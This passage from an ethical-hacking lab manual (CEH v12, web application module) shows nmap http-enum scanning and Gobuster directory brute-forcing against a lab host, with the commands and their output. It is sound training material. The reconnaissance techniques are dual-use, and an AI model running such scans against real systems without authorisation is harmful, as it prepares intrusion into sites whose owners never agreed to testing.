Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0094s latency).

Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-enum:
|   /login.aspx: Possible admin folder
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:15:5D:19:59:BB (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.17 seconds
[root@parrot]~[-]
#
```

8. Now, we shall copy the wordlist file (**common.txt**) from a shared network drive. We will use this file in the Gobuster tool.

9. Minimize the **Terminal** window.

10. Click **Places** from the top-section of the **Desktop** and click **Desktop** from the drop-down options.


```

Applications Places System
File Edit View Home Folder Desktop
$ sudo s
[sudo] password:
#cd
[root@parrot ~]
#nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.91 ( https://nmap.org ) at 2022-04-19 03:19 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.000s latency).
Not shown: 955 closed ports
PORT      STATE SERVICE
80/tcp    open  http
|_http-server
| http-enum:
|_ /login.a
135/tcp   open  msrpc
139/tcp   open  netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc
2105/tcp  open  msrpc
2107/tcp  open  msrpc
3389/tcp  open  ms-wbt-server
MAC Address: 02:15:5D:19:59:BB (Unknown)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 61.17 seconds
[root@parrot]-
#
```


11. Navigate to **CEHv12 Module 14 Hacking Web Applications** folder and copy **common.txt** file.

Note: Press **Ctrl+C** to copy the file.



12. Paste the copied file (**common.txt**) on the **Desktop**. Close the window.

Note: Press **Ctrl+V** to paste the file.



13. Now, switch back to the **Terminal** window, type **gobuster dir -u [Target Website] -w /home/attacker/Desktop/common.txt**, and press **Enter**.

Note: **dir**: uses the directory or file brute-forcing mode, **-u**: specifies the target URL (here, [www.moviescope.com](http://www.moviescope.com)), and **-w**: specifies the wordlist file used for directory brute-forcing (here, **common.txt**).

The screenshot shows a terminal window titled "nmap -sV --script=http-enum www.moviescope.com - Parrot Terminal". The terminal is running on a Parrot OS desktop environment. The user has performed a port scan on the target IP 10.10.1.19, which is identified as Microsoft IIS 10.0. The output shows various open ports and their services, including http, msrpc, netbios-ssn, and microsoft-ds. A note at the bottom indicates service detection was performed. The user then runs the command #gobuster dir -u www.moviescope.com -w /home/attacker/Desktop/common.txt to enumerate web server directories.

```
$ sudo su
[sudo] password for attacker:
[root@parrot]~[/home/attacker]
#cd
[root@parrot]~[-]
#nmap -sV --script=http-enum www.moviescope.com
Starting Nmap 7.92 ( https://nmap.org ) at 2022-04-19 03:19 EDT
Nmap scan report for www.moviescope.com (10.10.1.19)
Host is up (0.0094s latency).

Not shown: 991 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http        Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
| http-enum:
|_ /login.aspx: Possible admin folder
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds?
1801/tcp  open  msmq?
2103/tcp  open  msrpc       Microsoft Windows RPC
2105/tcp  open  msrpc       Microsoft Windows RPC
2107/tcp  open  msrpc       Microsoft Windows RPC
3389/tcp  open  ms-wbt-server Microsoft Terminal Services
MAC Address: 02:15:5D:19:59:BB (Unknown)
Service Info: OS: Windows; CPE:/o:microsoft:windows

common.txt
Service detection performed. Please report any incorrect results at https://nmap.org/submit/. .
Nmap done: 1 IP address (1 host up) scanned in 61.17 seconds
[root@parrot]~[-]
#gobuster dir -u www.moviescope.com -w /home/attacker/Desktop/common.txt
```

14. The result appears, displaying the identified web server directories, as shown in the screenshot.

Note: In real-time, attackers use Gobuster to scan the target website for web server directories and perform fast-paced enumeration of the hidden files and directories of the target web application. Gobuster is a command-oriented tool used to brute-force URLs in websites, DNS subdomains, and names of the virtual hosts on the target server.

The screenshot shows a terminal window titled "Parrot Terminal" with the command "gobuster dir -u www.moviescope.com -w /home/attacker/Desktop/common.txt" running. The output indicates that 1 IP address was scanned in 61.17 seconds. The tool used is Gobuster v3.1.0, developed by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart). The configuration includes:

- [+] Url: http://www.moviescope.com
- [+] Method: GET
- [+] Threads: 10
- [+] Wordlist: /home/attacker/Desktop/common.txt
- [+] Negative Status codes: 404
- [+] User Agent: gobuster/3.1.0
- [+] Timeout: 10s

The attack started at 2022/04/19 03:24:10 and finished at 2022/04/19 03:24:11. The results show several directory paths found:

- /DB (Status: 301) [Size: 152] [--> http://www.moviescope.com/DB/]
- /Images (Status: 301) [Size: 156] [--> http://www.moviescope.com/Images/]
- /css (Status: 301) [Size: 153] [--> http://www.moviescope.com/css/]
- /db (Status: 301) [Size: 152] [--> http://www.moviescope.com/db/]
- /images (Status: 301) [Size: 156] [--> http://www.moviescope.com/images/]
- /js (Status: 301) [Size: 152] [--> http://www.moviescope.com/js/]
- /twitter (Status: 301) [Size: 157] [--> http://www.moviescope.com/twitter/]


At the bottom, the terminal prompt shows "[root@parrot]~[-]" and a "#".

15. Now, click the **MATE Terminal** icon at the top of the **Desktop** window to open a **Terminal** window.

